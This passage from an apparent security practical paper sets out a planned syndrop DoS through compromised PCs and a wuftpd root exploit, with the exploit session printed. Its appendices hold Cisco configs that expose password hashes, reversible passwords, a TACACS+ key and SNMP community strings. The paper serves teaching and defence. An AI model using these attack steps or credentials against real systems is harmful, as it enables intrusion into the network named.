sniffing the Ethernet, that they find the problem. The easiest way out is to change the default nameserver entry in resolv.conf to another name server in another domain.

4.2 Denial of service attack

The LAN is comprised of Linux, NT, and windows 95 machines. I searched for a single DoS attack that claimed it would be successful against all of these operating systems. The syndrop code [21] claims to be just such an attack. The source code refers to a magic fragment constant which is set to the value 3. Before launching the attack several versions are compiled to see which one has the greatest success.

4.2.1 Theoretical Attack

This attack uses fragmentation in order to overflow statically sized network input buffers. The packets are forged so that an overlap is created by modifying the byte length and byte offset fields. When that packet is re-assembled by the victim computer, it could hang, or re-boot.

Once this has been performed the software is distributed to all of the compromised DSL modem systems. The attack programmed into a script that selects a victim IP at random within the IP range of the target network. The script loops 20 times and then selects another random IP address. The scripts on the compromised PC's are started

manually in a sequential order.

4.2.2 Countermeasures

The vulnerable systems to this attack are the following operating systems:

Linux kernel 2.0.33
NT SP2

The obvious solutions to prevent this kind of attack is to maintain patches to their current level.

4.3 Internal system compromise

The system chosen for this compromise is the Linux server in the services network. I chose this system for several reasons

1) The system has a lot of traffic on it, which makes it easier to avoid detection.
2) The system is probably logged into frequently. It may be possible to capture passwords.
3) The system probably has access through the firewall to internal boxes. It may be possible to acquire more systems.

The system is compromised by expoiting the wuftpd vulnerability. The code for the exploit is widely available on the Internet. [22] The following example was found via an internet search.[23]

```
[root@soc1 source]# ./wuftpd-god -s0 -t localhost
Target: localhost (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152

loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230- for example: joe@localhost.localdomain
230 Guest login ok, access restrictions apply.

STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.

Press ^\ to leave shell
Linux soc1.priv.nuasis.com 2.2.14-5.0smp #1 SMP Tue Mar 7 21:01:40 EST 2000 i686
```

unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
The process for gaining root access is simple, just run the script as shown above and your in a root shell. At that point, you create an account, download your favorite tools and try to hack another system.

5 References

5.1 Federal IT security Assessment Framework

NIST / Computer Security Division / Systems and Network Security Group

5.2 Internet Security Policy: A Technical Guide [DRAFT]

NIST special publication

5.3 Thinking about Firewalls V2.0: Beyond Perimeter Security

Marcus Ranum

5.4 Building Bastion Routers Using Cisco IOS

Phrack magazine – brett and variable k

5.5 SNORTNET

Scalable Distributed Logging – download section

5.6 Securing Linux step-by-step

Building Bastion hosts

5.7 crack.c

CISCO password decryption utility

5.8 MRTG: Multi Router Traffic Grapher

Open source SNMP monitoring utility

5.9 PORTSENTRY software

Intrusion prevention software

5.10 TACACS+ server software

Remote authentication database

5.11 Banners

Login warning banners

5.12 ***AH vs. ESP CISCO Site***
Definition from CISCO page

5.13 ***IPSEC RFC's***

5.14 ***SANS top ten - CISCO ACL recommendations***

5.15 ***SOCKS Proxy***

5.16 ***SANS top ten – ipchains rules***

5.17 ***http://www.linuxdoc.org/LDP/nag2/x-087-2-firewall.html***

5.18 **http://www.sans.org/y2k/practical/Adam_Payne.doc**

5.19 **http://www.cisco.com/warp/public/707/pixtcpreset-pub.shtml**

5.20 ***http://www.staticdischarge.org/Hacking/Sources/IPSPOOF.C***

5.21 ***http://members.nbci.com/codefromhell/syndrop.c***

5.22 ***http://security-archive.merton.ox.ac.uk/bugtraq-200007/0101.html***

5.23 ***http://www.phreak.org/archives/exploits/unix/ftpd-exploits/wuftpd/2.6.0/***

5.24 ***http://www.w00w00.org/files/exploits/ipspoof/***

6 Appendices

6.1 Appendix A

Before PORTSENTRY

```
-1-> /bin/netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 i.i.208.221:22          i.i.208.37:2263         ESTABLISHED
tcp        0      0 i.i.208.221:22          i.i.231.175:675         ESTABLISHED
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
udp        0      0 i.i.208.221:123                                 0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:514             0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw        0      0 0.0.0.0:6               0.0.0.0:*               7
```

After PORTSENTRY

```
-2-> /bin/netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0     20 i.i.208.221:22          i.i.208.37:2263         ESTABLISHED
tcp        0      0 i.i.208.221:22          i.i.231.175:675         ESTABLISHED
tcp        0      0 0.0.0.0:54320           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:49724           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:40421           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:32774           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:32773           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:32772           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:32771           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:31337           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:20034           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:12346           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5742            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:635             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:540             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:119             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:15              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:11              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1               0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:98              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
udp        0      0 i.i.208.221:123         0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:54321           0.0.0.0:*
udp        0      0 0.0.0.0:31337           0.0.0.0:*
udp        0      0 0.0.0.0:32774           0.0.0.0:*
udp        0      0 0.0.0.0:32773           0.0.0.0:*
```

```
udp        0      0 0.0.0.0:32772           0.0.0.0:*
udp        0      0 0.0.0.0:32771           0.0.0.0:*
udp        0      0 0.0.0.0:32770           0.0.0.0:*
udp        0      0 0.0.0.0:700             0.0.0.0:*
udp        0      0 0.0.0.0:641             0.0.0.0:*
udp        0      0 0.0.0.0:640             0.0.0.0:*
udp        0      0 0.0.0.0:635             0.0.0.0:*
udp        0      0 0.0.0.0:513             0.0.0.0:*
udp        0      0 0.0.0.0:162             0.0.0.0:*
udp        0      0 0.0.0.0:69              0.0.0.0:*
udp        0      0 0.0.0.0:9               0.0.0.0:*
udp        0      0 0.0.0.0:7               0.0.0.0:*
udp        0      0 0.0.0.0:1               0.0.0.0:*
udp        0      0 0.0.0.0:514             0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*           7
raw        0      0 0.0.0.0:6               0.0.0.0:*           7
```

6.2 Appendix B

6.3 Appendix C

```
IPD-lan03#sh run
Building configuration...

Current configuration:
!
! Last configuration change at 10:07:59 EST Tue May 22 2001 by rromero
! NVRAM config last updated at 10:08:07 EST Tue May 22 2001 by rromero
!
version 11.2
no service pad
service timestamps log datetime localtime show-timezone
service password-encryption
no service udp-small-servers
no service tcp-small-servers
service pt-vty-logging
!
hostname IPD-lan03
!
aaa new-model
aaa authentication login default local
aaa authentication login IPD-auxport local
aaa authentication login IPD-console none
aaa authentication login IPD-linevty local
aaa accounting exec start-stop tacacs+
aaa accounting commands 15 start-stop tacacs+
aaa accounting network start-stop tacacs+
aaa accounting connection start-stop tacacs+
aaa accounting system start-stop tacacs+
enable secret level 7 5 $1$M6Qu$ijfsVS9pBiT3FEdI6jE6w.
enable secret 5 $1$jB56$S9Q3RuVacKNDJEG9swAla/
!
username operator privilege 7 password 7 002D2322495807091C2458
username rromero password 7 060507205E4713181713
username anwaka password 7 06575D2E5F4F48585544
!
ip rcmd rcp-enable
ip rcmd remote-host ipdnetop 140.90.209.33 rmeuser enable
ip domain-name nesdis.noaa.gov
ip name-server 140.90.231.21
!
clock timezone EST -5
!
interface VLAN1
 ip address 140.90.152.20 255.255.255.0
 no ip route-cache
!
interface FastEthernet0/1
 speed 10
 switchport access vlan 208
```

```
 spanning-tree portfast
port security max-mac-count 1
port security shutdown
port storm-control threshold rising 1200 falling 1200
!
interface FastEthernet0/2
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/3
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/4
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/5
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/6
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/7
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/8
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/9
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/10
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/11
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
```

```
interface FastEthernet0/12
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/13
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/14
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/15
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/16
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/17
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/18
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/19
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/20
 speed 10
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/21
 description C11-12/D2-3-49
 speed 10
 duplex half
 switchport access vlan 208
 spanning-tree portfast
!
interface FastEthernet0/22
 speed 10
 switchport access vlan 208
```

```
 spanning-tree portfast
!
interface FastEthernet0/23
 switchport trunk allowed vlan 1,207,208,231,1002-1005
 switchport mode trunk
!
interface FastEthernet0/24
 switchport trunk allowed vlan 1,207,208,231,1002-1005
 switchport mode trunk
!
ip default-gateway 140.90.152.1
no ip http server
logging trap notifications
logging 140.90.208.221
logging 140.90.209.33
access-list 50 permit 140.90.209.33
access-list 55 permit 140.90.208.0 0.0.0.255
access-list 55 permit 140.90.152.0 0.0.0.255
snmp-server community Tornado RO
snmp-server community rme.4.IPD RW 50
snmp-server chassis-id 0x0F
tacacs-server host 140.90.208.222
tacacs-server key 91vEVlzCctpCQ
privilege exec level 7 show mac-address-table
privilege exec level 7 show
!
line con 0
 login authentication IPD-console
 stopbits 1
line vty 0 4
 access-class 55 in
 password 7 001707140F0A59554E
 login authentication IPD-linevty
line vty 5 14
 access-class 55 in
 password 7 001707140F0A59554E
 login authentication IPD-linevty
!
ntp clock-period 22517794
ntp server 140.90.228.2
end

IPD-lan03#
```

```
IPD-wan3#sh run
Building configuration...

Current configuration:
!
! Last configuration change at 15:15:18 EDT Wed Aug 8 2001 by rromero
!
version 11.2
service timestamps debug uptime
service timestamps log datetime localtime show-timezone
service password-encryption
no service udp-small-servers
no service tcp-small-servers
```

```
!
hostname IPD-wan3
!
aaa new-model
aaa authentication login IPD-auxport tacacs+ local
aaa authentication login IPD-linevty tacacs+ local
aaa authentication login IPD-console none
aaa authentication enable default tacacs+ enable
aaa accounting exec start-stop tacacs+
aaa accounting commands 1 start-stop tacacs+
aaa accounting commands 15 start-stop tacacs+
aaa accounting network start-stop tacacs+
aaa accounting connection start-stop tacacs+
aaa accounting system start-stop tacacs+
enable secret 5 $1$T8mZ$LmRC1XoqKurqUbQSmoNXa.
enable password 7 1535222D276739303A7E252300140107
!
username ipdnetop password 7 032D6B2F4B0C36435C
username IPD-operator password 7 123035335C5F423C07
ip rcmd rcp-enable
ip rcmd remote-host ipdnetop i.i.209.33 rmeuser enable
ip telnet source-interface Ethernet0
no ip bootp server
ip domain-name nesdis.noaa.gov
ip name-server i.i.231.21
ipx routing 0000.0c76.1562
clock timezone EST -5
clock summer-time EDT recurring
!
interface Ethernet0
 ip address i.i.89.8 255.255.255.0
 no ip directed-broadcast
 ipx network AA0100
!
interface Serial0
 no ip address
 no ip directed-broadcast
 shutdown
!
interface Serial1
 description T1 to Suitland ID 36HCGA797042
 ip address 192.168.65.2 255.255.255.0
 ip ospf network non-broadcast
 ipx network AA0102
!
router ospf 900
 network i.i.89.0 0.0.0.255 area 301
 network 192.168.65.0 0.0.0.255 area 301
 neighbor 192.168.65.1 priority 1
 area 301 stub
!
router rip
 redistribute connected
 network i.i.0.0
 network 192.168.65.0
!
no ip classless
ip route 0.0.0.0 0.0.0.0 192.168.65.1
ip route i.i.0.0 255.255.0.0 192.168.65.1
logging trap notifications
logging source-interface Ethernet0
logging i.i.208.221
logging i.i.209.33
access-list 50 permit i.i.209.33
access-list 138 permit ip i.i.151.0 0.0.0.255 host i.i.89.8 log-input
!
```

```
!
!
tacacs-server host i.i.208.222
tacacs-server key 91vEVlzCctpCQ
snmp-server community Tornado RO
snmp-server community rme.4.IPD RW 50
banner motd ^C   ********************   W A R N I N G  ***************************
  *                                                    *
  *  YOU HAVE ACCESSED A UNITED STATES GOVERNMENT HOST.  USE OF         *
  *  THIS HOST WITHOUT AUTHORIZATION OR FOR PURPOSES FOR WHICH          *
  *  AUTHORIZATION HAS NOT BEEN EXTENDED IS A VIOLATION OF FEDERAL LAW  *
  *  AND CAN BE PUNISHED WITH FINES OR IMPRISONMENT (PUBLIC LAW 99-474) *
  *                                                    *
  ********************   W A R N I N G  ***************************
^C
!
line con 0
 login authentication IPD-console
line aux 0
 login authentication IPD-auxport
 transport input all
line vty 0 4
 login authentication IPD-linevty
!
ntp clock-period 17179881
ntp peer i.i.228.2 prefer
end

IPD-wan3#
```